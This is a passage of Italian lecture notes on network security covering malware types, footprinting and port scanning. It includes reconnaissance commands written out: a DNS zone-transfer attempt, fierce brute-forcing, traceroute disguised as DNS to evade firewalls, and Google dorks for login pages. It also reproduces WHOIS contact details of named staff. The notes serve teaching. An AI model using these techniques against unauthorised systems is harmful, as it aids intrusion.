- *Problemi di controllo degli accessi*: gli accessi fisici e digitali ad una risorsa mettono a rischio l'integrità di una risorsa.

4.2 Attacco

Esistono due tipi di attacco:

- *Attacco passivo*: tentativo passivo di apprendere dati o addirittura informazioni. L'impatto sul sistema dunque è nullo. (Es. Wireshark per sniffare pacchetti)
- *Attacco attivo*: Rappresenta un tentativo di alterare risorse o una porzione di esse di un sistema mediante un attacco dall'impatto evidente (Es. MITM per intercettare traffico o creare sinkholes)

Sempre secondo [1] esistono delle categorie in cui racchiudere i principali *malware*:

- *Spyware*: progettato per tracciare e spiare l'utente. Comprende:
 - Activity tracker

- Key-logging
- *Adware*: software installato per recapitare pubblicità ma che frequentemente contiente spyware.
- *Bot*: esegue azioni automatiche online. La versione dannosa dei bot è detta *botnet*, che infettano i computer.
- *Ransomware*: tiene bloccato un sistema informatico e i dati in esso contenuti, sino al pagamento di un “riscatto”²⁶. Agisce crittografando i dati con una chiave sconosciuta all’utente. Diffuso mediante un file scaricato o una vulnerabilità software.
- *Scareware*: progettato per indurre una vittima a eseguire un’azione in preda alla paura. Crea finestre di pop-up simili a quelle dell’OS. Queste informano la vittima che il sistema è a rischio e necessità di azioni per proseguire. Se tali azioni vengono eseguite, il PC viene infettato da un malware.
- *Rootkit*: Usato per modificare un OS e creare una backdoor, utilizzata per accedere al computer in remoto. Sfruttano privilege escalation per modificare file di sistema. Agiscono sugli strumenti di monitoraggio rendendo impossibile alcuna analisi forense.
- *Virus*: Codice malevolo eseguibile collegato ad altri eseguibili. Possono essere programmati per mutare ed attivarsi in un determinato momento. Diffusi spesso tramite USB, lettori ottici etc.
- *Trojan Horse*: esegue azioni dannose sotto forma di operazioni desiderate. Spesso fanno exploit dei privilegi. Si associa, a differenza del virus, a file non eseguibili.

²⁶Da qui il termine ransomware (ransom = riscatto).

- *Worm*: codici dannosi che si replicano in modo autonomo. Rallentano le reti. A differenza del virus, che richiede un programma host, i worm possono propagarsi autonomamente e diffondersi più rapidamente. Possono avere effetti devastanti.
- *Man-In-The-Middle (MitM)*: prende il controllo di un dispositivo senza che l'utente ne sia a conoscenza. Acquisisce informazioni da una vittima prima che questa ne venga a conoscenza. Ampiamente utilizzati per il furto di informazioni di natura finanziaria.
- *Man-In-The-Mobile (MitMo)*: variante del MitM, prende il controllo di un dispositivo mobile.

Un esempio di attacco appena visto, e che può avvenire sia in maniera attiva che passiva, è il *Man In The Middle*. Posso sia ascoltare sia modificare dati. Le tecniche di attacco passivo in verità vengono utilizzate per monitorare la rete. L'analisi del traffico in generale rappresenta un attacco passivo massivamente utilizzato.

Gli attacchi attivi sono più problematici ma anche più identificabili, siccome è prevista la modifica o creazione di pacchetti.

Le strategie richiedono monitoraggio e detection.

Le categorie principali di attacchi attivi sono:

- *Denial Of Service*: in realtà quanto io sia attivo dipende dal volume di dati e traffico che invio
- *Modification of Messages*: alcune porzioni di un messaggio legittimo vengono modificate, oppure i messaggi vengono ritardati o riordinati
- *Replay*: cattura passiva di dati e successiva ritrasmissione, al fine di ottenere un effetto di tipo “autorizzato”
- *Masquerade*: quando un'unità finge di essere qualcun'altro. Per farlo bisogna necessariamente alterare il traffico

4.3 Minacce

Vediamo alcune caratteristiche delle *minacce*.

- Gli avversari hanno caratteristiche e competenze differenti
- Un hacker alle prime armi non riuscirà mai a violare un moderno algoritmo di crittografia
- Un hacker esperto sfrutta le “3 B”
 - “Burglary”, ossia violazione
 - “Bribery”, ossia corruzione
 - “Blackmail”, ossia estorsione²⁷

Esistono anche diversi tipi di hacker.

- Hacker per divertimento (joy hackers). Fra questi possono celarsi sia degli skiddies sia degli hacker molto competenti

Gli script che si trovano in rete sono molto complessi ma pericolosi. Eseguire un comando di uno script scritto da altri può creare gli stessi problemi. Gli hacker inoltre sono molto portati a condividere le loro scoperte. Un addetto alla Security rischia di essere licenziato se attaccato da un joy hackers. Bisogna dunque prima possibile rimettere in piedi in sistema.

²⁷Si veda: <https://hbr.org/2009/10/when-hackers-turn-to-blackmail-2>

Hacker e soldi Gli hacker spesso sono anche spammer e phisher. I soldi sono la motivazione principale di un hacker. Spesso in questo modo gli hacker riescono ad attirare attori molto avanzati in termini di qualità. Quella degli hacker di fatto è un lavoro professionista in cui si guadagna benissimo, e spesso utilizzano tecniche di natura non tecnica, come ingegneria sociale ecc. Spesso il problema degli hacker sta *all'interno* di una organizzazione. Questo è il cosiddetto problema degli “insider”. Questi conoscono i punti deboli, gli asset e si trovano già dietro il “firewall” dell’azienda. Nel contesto dello spionaggio rientrano anche le spie. Sono pagati profumatamente. Oggi le spie non sono James Bond, ma sono *spie informatiche*²⁸. Spesso le spie puntano ad esempio ai sistemi e piani industriali sensibili. Per esfiltrare informazioni possono ricorrere agli APT.

5 Standard di Sicurezza

Utilizziamo lo standard *CCITT*. Esistono due tipi di definizioni di *Security Services*

- Secondo lo standard X.800 = *A service provided by a protocol layer of communicating open systems and that ensures adequate security of the systems or of data transfers.*
- Secondo [2] = *A processing or communication service provided by a system to give a specific kind of protection to system resources.*

X.800 Service Categories

²⁸Vedi ad esempio il caso di “Hacking Team” al link https://it.wikipedia.org/wiki/Hacking_Team

- Authentication
- Access control: bisognerà implementare meccanismi di controllo di accesso mediante *policy*
- Data confidentiality
- Data integrity
- Non-repudiation: aggiungere ad un documento qualcosa che sia un sigillo riconoscibile per la risorsa, al fine di non rendere ripudiabile la stessa.

Fra queste notiamo alcuni richiami alla triade della sicurezza, altre invece nuove.

5.1 Organizzazioni

Esistono varie organizzazioni che definiscono standard per la rete Internet:

- *NIST*: sta per *National Institute of Standards and Technology*
- *ISOC*: sta per *Internet SOCiety*

Capitolo 2

Footprinting: preparazione di un attacco di rete

Rappresenta la fase in cui si **raccolgono informazioni** ad alto livello di un target. Ad alto livello significa che bisogna raccogliere quante più informazioni possibili cercando di *non lasciare tracce*, o quantomeno di lasciarne il meno possibile. Si noti inoltre che la fase di *Footprinting* è assolutamente lecita, e non deve utilizzare alcuna strategia illecita. Le informazioni che vengono reperite infatti sono di tipo generalmente pubblico. Ad esempio conoscere l'indirizzo IP di un nodo tramite nome simbolico mediante DNS è assolutamente una cosa lecita²⁹.

La fase di Footprinting viene spesso sottovalutata, mentre rappresenta di fatto quella fondamentale.

Alcuni tipi di informazioni che possono essere raccolte sono:

- Presenza in Internet
- Accesso remoto alla rete dell'organizzazione

²⁹Si faccia attenzione al fatto che pingare tale nodo rientra già nell'ambito dello *scanning*

- Configurazione della Intranet/extranet dell'organizzazione
- Business partner e relative relazioni

Sfruttando alcuni tool, le attività di Footprinting vengono automatizzate e consentono di avere un quadro preciso del potenziale target d'attacco. Dati di interesse sono:

- Nomi di dominio
- Blocchi di indirizzi e sottoreti
- Indirizzi IP di sistemi raggiungibili tramite Internet

Le informazioni pubbliche che si andrà a studiare sono:

- Pagine web dell'organizzazione
- Organizzazioni correlate
- Dettagli sulla localizzazione
- Informazioni sui dipendenti
- Eventi di attualità che coinvolgono l'organizzazione³⁰
- Politiche/meccanismi legati alla privacy ed alla sicurezza
- Informazioni archiviate
- Motori di ricerca e relazioni tra dati relativi all'organizzazione
- ... e tutto ciò che può servire

Analizziamo tutte queste cose.

³⁰Molto importanti sono le fusioni fra le aziende, in cui si possono sfruttare momenti di vulnerabilità

Sito Web dell’organizzazione Basta andare oltre la maschera della pagina. Visualizzando la sorgente di una pagina Web, ossia il suo codice HTML. Spesso si possono trovare all’interno della *form* con dei *hidden parameters*. Questi sono parametri che il client e il server si mandano senza che vi sia la necessità di inserire lato utente qualcosa.

In HTML inoltre si possono scrivere *commenti*. Spesso possono esserci, fra i commenti (che non vengono renderizzati), informazioni molto interessanti. Ad esempio potrei risalire all’azienda che ha realizzato il sito web, e magari collegarmi al sito web di quell’azienda ecc.

Spesso i siti web fanno da server proxy verso servizi interni all’organizzazione. Si vedano gli esempi di webmail, che è accesso a server Microsoft Exchange ecc.

Per analizzare una pagina web offline si trovano infinite informazioni utili, come le librerie Javascript usate, o come la pagina interagisce con l’utente ecc. In particolare può tornare utile avere una copia della pagina web. Si utilizzano tool quali *Wget*. Wget crea automaticamente un “clone” della pagina web. La bellezza di questo tool è che se impostati correttamente alcuni parametri i collegamenti di quella pagina sono cliccabili. Ossia stando offline si può navigare tranquillamente sul sito come se si fosse online.

```
(hubenrico@kali)-[~]
$ wget www.unina.it
--2021-02-25 11:22:49--  http://www.unina.it/
Risoluzione di www.unina.it (www.unina.it)... 143.225.19.50
Connessione a www.unina.it (www.unina.it)|143.225.19.50|:80... connesso.
Richiesta HTTP inviata, in attesa di risposta... 301 Moved Permanently
Posizione: http://www.unina.it/home;jsessionid=40F9998EDD315D05650D7E362A7A1629.node_publisher11 [segue]
--2021-02-25 11:22:54--  http://www.unina.it/home;jsessionid=40F9998EDD315D05650D7E362A7A1629.node_publisher11
Connessione a www.unina.it (www.unina.it)|143.225.19.50|:80... connesso.
Richiesta HTTP inviata, in attesa di risposta... 200 OK
Lunghezza: 82477 (81K) [text/html]
Salvataggio in: "index.html.1"

index.html.1          100%[=====] 80,54K  --•--KB/s  in 0,04s

2021-02-25 11:22:54 (1,95 MB/s) - "index.html.1" salvato [82477/82477]
```

Figura 2.1: Comando wget su *www. unina. it*




Figura 2.2: La pagina www.unina.it visualizzata in HTML in locale

Una volta scaricata la pagina web possono cercare informazioni interessanti. Possono fare due tipi di ricerche:

- Ricerca a “forza bruta” (Brute Force). Cerco alla cieca quello che voglio automatizzando il processo. Un tool di brute force è *DirBuster*.
- Ricerca *ricorsiva* nel sito di directory e file nascosti, con indicazione delle estensioni interessanti (e.g. “.php”, “.jsp”, “.cgi”, “.asp” e così via ...)

Dettagli sulla localizzazione La tecnica del *Dumpster-diving*, ossia del “tuffo nella spazzatura” sembra da Ispettore Gadget ma in realtà viene molto utilizzata. Se si cestinano informazioni sensibili,

bisogna stare attenti che non vi sia qualcuno a reperire tali informazioni. Queste tecniche rientrano nell'ambito della cosiddetta *Social Engineering*. Le tecniche di ingegneria sociale riescono a far superare barriere tecnologiche non indifferenti. Queste tecniche infatti sono spesso molto efficaci.

Informazioni sui dipendenti Trovare informazioni è spesso facile. La lista dei dipendenti infatti è spesso disponibile sui siti web, e a questa sono associati spesso dati come email, numeri di telefono e via dicendo. Addirittura si può avere a disposizione il *curriculum* dei dipendenti. Tramite questi è possibile risalire alla storia delle persone. Anche i *social network* sono fonti di informazioni importanti dei dipendenti di una organizzazione. Così come i *siti professionali* quali LinkedIn, Plaxo ecc. Infine esistono anche siti a pagamento per contatti da utilizzare nelle campagne di marketing, e che possono essere contattate per ottenere informazioni utili.

Tool utilissimo è *Maltego*, sfruttato tantissimo in ambito di ingegneria sociale. Oltre a quello che abbiamo visto nell'appendice, utilizza dei plug-in che consentono di lavorare utilizzando i social network.

Eventi che coinvolgono l'organizzazione Interessa sostanzialmente se vi sono fusioni aziendali, scandali, fallimenti, cessioni ed altre. Questi possono essere visti come *indicatori dello stato di salute* dell'azienda. Alcune organizzazioni per *obbligo di trasparenza* sono costrette a rivelare alcune informazioni. Spesso le aziende per ottemperare queste direttive rivelano tante informazioni in più rispetto a quelle richieste.

Meccanismi di privacy e sicurezza Con l'avvento del GDPR le aziende hanno dovuto assumere personale qualificato per proteggere i dati. Spesso vengono scelti dei *DPO* (*Data Protection Officer*) che non

hanno le adeguate conoscenze rispetto al GDPR. Le aziende dunque sono state costrette per certi versi a correre ai ripari. Questo crea delle vulnerabilità.

Relazioni fra dati e motori di ricerca: Google Hacking Database Oggi i motori di ricerca sono gli strumenti più utilizzati dagli hacker. Un esempio viene visto nei cosiddetti *Google Dorks*³¹. Google infatti è un ottimo strumento di Hacking data la sua sintassi particolare.

Google Hacking Database		Filters	Reset All
Quick Search			
Show	15		
Date Added	Asc	Desc	
2022-01-23	site:com inurl:admin		Ariel Menezes
2022-01-23	"Powered by Best Support System"		Alexandru Peppas
2022-01-22	inurl:"Scap_firmware"		Alfe
2022-01-17	Copyright Huawei Technologies co. Ltd "Account" "Password" -site:huawei.com		Amin Selli
2022-01-17	"Username" "Password" "Please login to continue" intitle:F5670		J. Igor Melo
2022-01-16	intitle:"ZXHN H101N" intext:"Welcome to ZXHN H101N"		J. Igor Melo
2022-01-16	inurl:ejabberd		Javier Bernardo
2022-01-16	intitle:"WEB LCT" intext:"Web local craft terminal"		J. Igor Melo
2022-01-16	inurl:simplenav/module		Javier Bernardo
2022-01-16	"Username" "Password" "Please login to continue" intitle:TR1600		J. Igor Melo
2022-01-16	inurl:login intitle:ffog		Javier Bernardo
2022-01-16	inurl:uefi/nvhs/ntp		Javier Bernardo
2022-01-16	intitle:"intobase" inurl:cgbl/firmware.cgi?formNumber=200		J. Igor Melo
2022-01-16	intitle:"orange business intelligence sign in"		Alfe
2021-02-11	inurl:login.html intitle:"GPON Home Gateway"		J. Igor Melo
Showing 1 to 15 of 6,911 entries			FIRST PREVIOUS 1 2 3 4 5 ... 421 NEXT LAST
Downloads	Certifications	Training	Professional Services
Kali Linux	OSCP	Penetration Testing with Kali Linux (PKW) (PEN-200) All new for 2020	Penetration Testing
Kali NetHunter	OSWP	Offensive Security Wireless Attacks (Wi-Fi) (PEN-210)	Advanced Attack Simulation
Kali Linux Revealed Book	OSEP	Evasion Techniques and Breaking Defences (PEN-300) All new for 2020	Application Security Assessment
	OSWE	Advanced Web Attacks and Exploitation (AWAE) (WEB-300) Updated for 2020	
	ORED	Windows User Mode Exploit Development (EXP-301) All new for 2021	
	OSEE		
	KLCP	[Free] Kali Linux Revealed	

Figura 2.3: La piattaforma mostra tante possibili ricerche

³¹Si veda ad esempio <https://www.exploit-db.com/google-hacking-database>.

1 Whois e DNS

La *ICANN* (*Internet Corporation for Assigned Names and Numbers*) è l'organizzazione che, sostituendo la *IANA*, si occupa di assegnare nomi di dominio, indirizzi IP, parametri di protocolli e numero di porta. Viene qui citata perché questa si occupa anche di garantire il funzionamento stabile dei cosiddetti *root name servers*³². La sottostruttura dell'organizzazione si divide in:

- *ASO (Address Supporting Organization)*: si occupa di distribuire blocchi di indirizzi IP.
- *GNSO (Generic Names Supporting Organization)*: responsabile per i nomi dei “generic Top Level Domains” (Es. *.com*, *.net*, *.edu*, *.org*, *.info* e così via).
- *CCNSO (Country Code Domain Name Supporting Organization)*: responsabile per i nomi dei “country-code Top Level Domains” (Es. *.it*, *.fr*, *.de*, *.jp* e così via).

Perché ci interessano i domini? In questo momento ci interessa il cosiddetto protocollo *WHOIS*. Questo è caratterizzato da tre “R”:

- *Registry*: contiene informazioni sul Registrar presso il quale l'entità target ha effettuato la registrazione del proprio nome di dominio.
- *Registrar*: contiene dettagli sull'entità che ha effettuato la registrazione.
- *Registrant*: l'entità che ha effettuato la registrazione del proprio nome di dominio.

³²La cui mappa è disponibile al seguente link: <https://www.iana.org/domains/root/servers>

Il DNS è fondamentale nella fase di Footprinting in quanto consente di scoprire delle informazioni. Ad esempio può essere interessante scoprire il registrant.

Un sito interessante dove scoprire informazioni è <https://www.iana.org/whois>. Cerchiamo informazioni sul dominio *it*.



IANA WHOIS Service

The IANA WHOIS Service is provided using the WHOIS protocol on port 43. This web gateway will query this server and return the results. Accepted query arguments are domain names, IP addresses and AS numbers. By submitting any personal data, you acknowledge and agree that the personal data submitted will be processed in accordance with our [Privacy Policy](#), and you agree to abide by the website [Terms of Service](#).

```
% IANA WHOIS server
% for more information on IANA, visit http://www.iana.org
% This query returned 1 object

domain: IT

organisation: IIT - CNR
address: Via Moruzzi, 1
address: Pisa I-56124
address: Italy

contact: administrative
name: Marco Conti
organisation: IIT - CNR
address: Via Moruzzi, 1
address: Pisa I-56124
address: Italy
phone: +39 050 315 2123
fax-no: +39 050 315 2113
e-mail: direttore@iit.cnr.it

contact: technical
name: Maurizio Martinelli
organisation: IIT - CNR
address: Via Moruzzi, 1
address: Pisa I-56124
address: Italy
phone: +39 050 315 2087
fax-no: +39 050 315 2207
e-mail: maurizio.martinelli@iit.cnr.it

nserver: A.DNS.IT 194.0.16.215 2001:678:12:0:194:0:16:215
nserver: DNS.NIC.IT 192.12.192.5 2a00:d40:1:1:0:0:0:5
nserver: M.DNS.IT 2001:1ac0:0:200:0:a5d1:6004:2 217.29.76.4
nserver: NAMESERVER.CNR.IT 194.119.192.34 2a00:1620:c0:220:194:119:192:34
nserver: R.DNS.IT 193.206.141.46 2001:760:ffff:ffff:0:0:0:ca
nserver: S.DNS.IT 194.146.106.30 2001:67c:1010:7:0:0:0:53
ds-rdata: 41901 10 2 47F7F7BA21E48591F6172EED13E35B66B93AD9F2880FC9BADA64F68CE28EBB90

whois: whois.nic.it

status: ACTIVE
remarks: Registration information: http://www.nic.it/

created: 1987-12-23
changed: 2019-09-25
source: IANA
```

Figura 2.4: Il servizio WHOIS di IANA sul dominio *it*

Si noti che otteniamo tutta una serie di informazioni. Ad esempio in fondo troviamo un riferimento ad un sito web che si occupa di gestire tutti i domini all'interno del dominio it. Questo è <https://web-whois.nic.it/>

Domino
Domino: unina.it
Stato: ok
Firmato: no
Data Creazione: 29-gen-1996 0.00.00 CET
Data Scadenza: 29-gen-2022 CET
Data Aggiornamento: 14-feb-2021 0.51.16 CET
Registrante
Organizzazione: CSI - Università degli Studi di Napoli Federico II
Indirizzo: Corso Umberto I 80138 - Napoli (NA) it
Nazionalità: it
Telefono: +39.81676643
Fax: +39.81676628
E-Mail: netmobile@unina.it
Data Creazione: 27-nov-2020 14.49.48 CET
Data Aggiornamento: 27-nov-2020 14.49.47 CET
Contatto Amministrativo
Nome: Mario Maiorino
Organizzazione: CSI - Università degli Studi di Napoli Federico II
Indirizzo: Via Mezzocannone,2 80134 - Napoli (NA) it
Telefono: +39.0812533992
Fax: +39.0812537108
E-Mail: mario.maiorino@unina.it
Data Creazione: 25-mar-2013 11.13.17 CET
Data Aggiornamento: 27-nov-2020 10.34.04 CET
Contatti Tecnici
Nome: Carmine Piccolo
Organizzazione: CSI - Università degli Studi di Napoli Federico II
Indirizzo: Via Cintia, 21 80126 - Napoli (NA) it
Telefono: +39.081676764
E-Mail: carmine.piccolo@unina.it
Data Creazione: 16-mag-2016 15.09.05 CET
Data Aggiornamento: 27-nov-2020 10.31.09 CET

Figura 2.5: Il servizio WHOIS di NIC sul dominio unina.it

Da linea di comando basterebbe scrivere

```
$ whois it -h whois.iana.org
```

E poi ...

```
$ whois unina.it -h whois.nic.it
```

Ma naturalmente si può anche lavorare nel verso opposto. Partendo dall'indirizzo IP posso avere informazioni sul dominio in cui si trova ecc. Tutto ciò che bisogna fare è capire a quale registro rivolgersi. Un esempio può essere il sito <https://www.arin.net/>. In questo sito è possibile cercare un indirizzo IP e scoprire a quale registro rivolgersi. Quali possono essere delle contromisure? Una di queste potrebbe essere quella di chiedere a chi registra il dominio di non pubblicare/raccogliere informazioni sensibili. Spesso tale operazione viene fatta se si è disposti a pagare di più.

Affidabilità degli indirizzi IP Siccome gli attaccanti non lasciano mai la firma degli attacchi, quando si legge un log con un certo indirizzo IP, è molto probabile se non sicuro che tale indirizzo IP sia un alias, o comunque potrebbe essere un IP forgiato ad arte (ad esempio con un tool come *scapy*).

1.1 DNS Zone Transfers

Nel sistema DNS può verificarsi un cosiddetto *trasferimento di zona*. Questo avviene quando un master server secondario aggiorna il proprio database di zona a partire dal database di un server primario. L'idea di questa operazione nasce dal concetto di ridondanza. Se il server primario va down, quello secondario può sostituirlo. Il problema nasce dal fatto che alcune configurazioni errate possono consentire a chiunque ne

faccia domanda di avere una copia del file di zona. Così un attaccante può avere accesso all'associazione nome simbolico - indirizzo IP. I tool che possono essere implementati sono i tool che servono per fare query al DNS: *nslookup*, *host*, *dig*, e altri che invece fanno operazioni più complesse tipo *dnsrecon*

```
[bash]$ nslookup
Default Server: ns1.example.com
Address: 10.10.20.2
> 192.168.1.1
Server: ns1.example.com
Address: 10.10.20.2
Name: gate.example.com
Address: 192.168.1.1
> set type=any
> ls -d example.com. >\> /tmp/zone_out
```

Figura 2.6: Una query al DNS fatta con *nslookup*: come si può notare si è tentato di mandare il comando *ls* sperando di trovare dei file, e in qualche caso è possibile ottenere il file di zona

Qualora il zone transfer è disabilitato sarebbe possibile fare query inverse tramite reverse nslookup. Dato l'indirizzo IP è possibile trovare il nome simbolico corrispondente. Naturalmente esistono dei tool che consentono con approccio bruteforce di ottenere informazioni dal DNS. Uno di questi è *fierce* e un comando potrebbe essere:

```
$ fierce -dns unina.it
```

Si faccia attenzione anche al fatto che il meccanismo del zone transfer, ossia la comunicazione tra server primario e secondario, avviene tramite TCP sulla porta 53 e non, come è noto per il DNS, tramite UDP. Si potrebbe pensare di filtrare tutto il traffico TCP. Esistono anche delle tecniche di autorizzazione prima di fornire informazioni.

1.2 Traceroute

Un tool molto utilizzato è *traceroute*. Utilizzando dei parametri particolari è possibile mascherare i pacchetti come query al DNS tramite il tool. Ad esempio:

```
$ traceroute -S -p53 10.10.10.2
```

Obiettivo di questa operazione potrebbe essere quello di superare un firewall che non fa *deep packet inspection*, ossia che se vede che il pacchetto è destinato alla porta 53 allora lo fa passare pensando che sia DNS. Questa è un'operazione che si fa spesso con il DNS, ossia lo si usa come *covert channel*. Infatti, raramente i pacchetti DNS vengono filtrati. Allo stesso modo funziona anche il tool *iodine*³³.

³³Chiamato così perché lo iodio ha come numero atomico sulla tavola periodica pari a 53, esattamente come la porta tipica del DNS.

Capitolo 3

Scanning

La fase di scanning è una fase in cui bisogna *perlustrare il perimetro*. Alcuni obiettivi sono

- La verifica di quali nodi trovati nella fase di Footprinting sono *Alive*, ossia *Up and Running*. Vedremo che si fanno con dei *ping*.
- Le tecniche utilizzate sono di tipo *passivo*, ossia non deve essere iniettato nessun pacchetto.

1 Ping Sweep

La tecnica che si può utilizzare è il cosiddetto ***Ping Sweep***, ossia “spazzolamento di Ping”. Si noti che questo nome non deve portare a pensare che usi soltanto il Ping.

2 TCP/UDP Host Discovery

Risulta utile quando il protocollo ICMP è filtrato per motivi di sicurezza. Tale operazione può avvenire ad esempio grazie ad un *firewall*. Questo però ha una sorta di “falla”. Infatti il firewall deve necessariamente *far passare i segmenti TCP diretti alla porta 80*³⁴. Dunque bisognerebbe in linea di principio fare il *probing* di tutti i servizi a tutte le porte. Viene fatto in automatico con un tool detto *nmap*.

3 Ping Sweep Detection e Prevenzione

Per la **detection** si può usare:

- Sui sistemi di rete un *Intrusion Detection* (Es. *Snort*).
- Sugli host dei tool di logging (Es. *Scanlogd*, *IppI*, *Protolog*).

Il monitoraggio si può fare con dei tool detti *beats*, ossia “battiti”. Questi bussano alle porte e forniscono dei log su delle console ove si può monitorare eventuale traffico. Wazuh³⁵ è un altro tool open source molto utilizzato.

Per quanto attiene la **prevenzione**, si può:

- Filtrare il tipo di messaggi ICMP consentiti (Es. solo Echo Request, Reply, Host Unreachable e Time Exceeded e solo se indirizzati ad alcuni host della DMZ (DeMilitarized Zone)).

³⁴Non è l'unica ovviamente.

³⁵Al link: <https://wazuh.com/>

- Usare ICMP come applicativo utente (vd. Userland Daemon, pingd).
- Si faccia attenzione che ICMP su un host compromesso diventa una “back door” a livello OS. **REC**.

4 Port Scanning

Consiste nel “bussare leggermente” ai servizi. Si faccia attenzione che un probing eccessivamente invasivo può risultare in un DOS.

4.1 Tipi di scansione

- *TCP connect scan*: effettua l’intero ciclo ed è più lento e facilmente tracciabile. È utile quando la scansione viene effettuata senza scalare i privilegi.
- *TCP SYN scan*: evita di creare connessione. Non chiudo il three-way, ma aspetto il SYN-ACK. Intendo dunque soltanto capire che dall’altro lato vi è un sistema TCP disponibile alla connessione³⁶.
- *TCP FYN scan*: invia un FIN ad una specifica porta. Si risponde con RST se la porta è chiusa, si ignora nel caso opposto.
- *TCP Xmas Tree scan*: tutti i flag alti. Si risponde con RST se la porta è chiusa, si ignora nel caso opposto. Si noti che ovviamente questo segmento TCP non ha alcun senso.

³⁶Se non si chiude la connessione si rischia di creare un attacco DoS denominato *SYN flooding*

- *TCP Null scan*: tutti i flag bassi. Si risponde con RST se la porta è chiusa, si ignora nel caso opposto. Queste tecniche sono molto usate negli stack TCP/IP Unix-based.
- *TCP ACK scan*: flag ACK alto. Serve per capire se gli host sono protetti da un firewall. Infatti i firewall anche più banali dovrebbero filtrare pacchetti con bit ACK alto se non corrispondono a connessioni richieste dall'interno.
- *TCP Window scan*: si manda un segmento TCP di tipo ACK e si attende il RST, ma:
 - Se $WIN = 0$ allora la porta era chiusa.
 - Se $WIN > 0$ allora la porta era aperta.
- *TCP RCP scan*: utile per identificare la presenza di un servizio di tipo RCP.
- *UDP scan*: invia un pacchetto UDP, anche se questo protocollo viene spesso filtrato in quanto non fa congestione di flusso.

Un'altra tecnica molto nota è lo scanning “con diversivo”, fatto tramite *Decoy*, ossia depistaggio. In particolare quello che avviene è che durante la scansione alcuni pacchetti abbiano un indirizzo IP di un host diverso dal mio. In tale modo non risulta che sia stato io a inviare tutti i pacchetti. Naturalmente serve che l'indirizzo sia valido. Con questa tecnica è possibile tramutare un attacco DoS in un DoS distribuito, ossia in un DDoS. Si fa con l'opzione (-D) Nell'appendice si vedrà un attacco fatto con il tool noto come *Netcat*.

4.2 Contromisure al Port Scanning

Come in tanti problemi di sicurezza è possibile intervenire sia a livello di prevenzione che quello di detection. In particolare buone pratiche possono essere quelle di buttare giù i processi che lasciano porte aperte. Un utente dovrebbe avere pieno possesso e controllo delle porte che sta utilizzando.

4.3 Port Scanning alla scoperta dell'OS della vittima: Stack Fingerprinting e Passive Stack Fingerprinting

Uno degli obiettivi principali di un attaccante è scoprire il sistema operativo. Si cerca di fare *stack fingerprinting*, ossia una fotografia quanto più accurata del nodo di rete. Ad esempio se trovo aperte le porte 135 (Endpoint Mapper), 139 (NetBIOS) e 445 (Active Directory) posso dire quasi con certezza che mi trovo di fronte a un sistema Windows. Se invece trovo aperte 22 (ssh), 111 (SUN RPC), 2049 (NFS) allora si tratterà molto probabilmente di un sistema operativo Unix-based. Un articolo molto interessante è reperibile al seguente libro: <http://phrack.org/issues/54/9.html>. Le metodologie sono dette di *probing*. Fra queste esistono:

- FIN probe: sfrutta una implementazione particolare dello stack su Windows, in particolare su Windows 7, 200x, Vista. Si manda un segmento FIN verso una porta aperta. Invece di non rispondere questi inviano un segmento FIN + ACK. Se ricevo tale segmento posso capire che si tratta di uno dei sistemi sopra citati.

- Bogus flag probe: si usa un bit in campo dell'header non specificato da TCP di un segmento TCP SYN. I sistemi tipicamente Linux ricopiano quel bit in una risposta. E questa tecnica dunque consente di capire se ci troviamo di fronte ad un sistema Linux.
- Don't Fragment bit monitoring: alcuni sistemi operativi implementano di default tale bit a 1.
- TCP initial window size: alcune implementazioni TCP associano un valore costante alla finestra di ricezione.
- ACK value: alcune implementazioni invece di fare (sequence number + 1) fanno soltanto (sequence number).
- ICMP message quoting: diversi OS ricopiano parti diverse del messaggio originale quando costruiscono un messaggio ICMP di errore.
- Type of Service (TOS): si tratta di analizzare il TOS di pacchetti ICMP “Port Unreachable”. Di default dovrebbe essere zero ma alcuni OS configurano diversamente.
- *Fragmentation Handling*: diversi OS implementano in maniera diversa la ricostruzione di datagrammi IP sovrapposti.
- *TCP Options*: alcuni stack non implementano ancora nuovi flag descritti nell'RFC 1323 che riguarda la nuove implementazioni di TCP per migliorare le performance.³⁷.

Con nmap è possibile conoscere il sistema operativo tramite il flag (-O). È possibile usare nmap con una GUI tramite *Zenmap* disponibile al seguente link: <https://nmap.org/zenmap/>.

³⁷<https://tools.ietf.org/html/rfc1323>

4.3.1 Passive Stack Fingerprinting

Il fingerprinting viene spesso rilevato dagli IDS. Per tale ragione viene spesso preferito un approccio passivo. Alcuni progetti sono:

- *Syphon*.
- *Honeynet*³⁸.

³⁸<https://www.honeynet.org/>

Capitolo 4

Enumeration

